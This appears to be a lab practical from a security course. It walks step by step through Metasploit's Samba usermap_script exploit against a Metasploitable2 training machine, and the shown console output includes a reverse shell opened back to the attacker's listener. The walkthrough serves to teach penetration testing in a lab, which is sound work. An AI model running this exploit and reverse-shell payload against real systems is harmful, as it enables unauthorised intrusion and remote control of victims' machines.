Day 14

 # Hacking Linux operating system with Samba vulnerability


 # Description: In this practical we exploit the command execution vulnerability present in the smb 3.x-4.x service running on ports 139 and 445 in metasploitable2 machine.

Step 1: Open parrot Linux terminal, enter the following commands to start the Metasploit framework .

- **Command: sudo service postgresql start**
- **Command: msfconsole -q**

Step 2: Search for an exploit using usermap_script

- **Command: Search usermap_script**



Step 3: To configure exploit, enter the below command

- **Syntax: use**

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Step 4: To view exploit options, execute show options

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 5: To configure **RHOST**, use **set** command

- Syntax: **set RHOSTS <IP address>**

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.12
RHOSTS => 192.168.0.12
msf6 exploit(multi/samba/usermap_script) >
```

Step 6: To list suitable payloads for configured exploit, execute **show payloads**

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_awk                                    manual  No     Unix Command Shell, Bind TCP (via AWK)
   1   cmd/unix/bind_busybox_telnetd                        manual  No     Unix Command Shell, Bind TCP (via BusyBox telr
   2   cmd/unix/bind_inetd                                  manual  No     Unix Command Shell, Bind TCP (inetd)
   3   cmd/unix/bind_jjs                                    manual  No     Unix Command Shell, Bind TCP (via jjs)
   4   cmd/unix/bind_lua                                    manual  No     Unix Command Shell, Bind TCP (via Lua)
   5   cmd/unix/bind_netcat                                 manual  No     Unix Command Shell, Bind TCP (via netcat)
   6   cmd/unix/bind_netcat_gaping                          manual  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   cmd/unix/bind_netcat_gaping_ipv6                     manual  No     Unix Command Shell, Bind TCP (via netcat -e) I
   8   cmd/unix/bind_perl                                   manual  No     Unix Command Shell, Bind TCP (via Perl)
   9   cmd/unix/bind_perl_ipv6                              manual  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  cmd/unix/bind_r                                      manual  No     Unix Command Shell, Bind TCP (via R)
   11  cmd/unix/bind_ruby                                   manual  No     Unix Command Shell, Bind TCP (via Ruby)
   12  cmd/unix/bind_ruby_ipv6                              manual  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  cmd/unix/bind_socat_udp                              manual  No     Unix Command Shell, Bind UDP (via socat)
```

Step 7: To configure payload, **set PAYLOAD cmd/unix/reverse**

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) >
```

Step 8: to view payload options, execute the **show options** command**.**

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.12     yes       The target host(s), range CIDR identifier, or hosts file with s
yntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 9: to configure Payloads options, **set LHOST <IP address>** and **set LPORT <Port No>**

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(multi/samba/usermap_script) > set LPORT 4567
LPORT => 4567
msf6 exploit(multi/samba/usermap_script) >
```

Step 10: if all options are properly configured then **exploit**

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.0.11:4567
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 1ids6ua3aal8CzpN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "1ids6ua3aal8CzpN\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.0.11:4567 -> 192.168.0.12:46019) at 2020-10-09 09:29:01 +
0100

hostname
metasploitable
ls
bin
boot
cdrom
dev
etc
home
initrd
```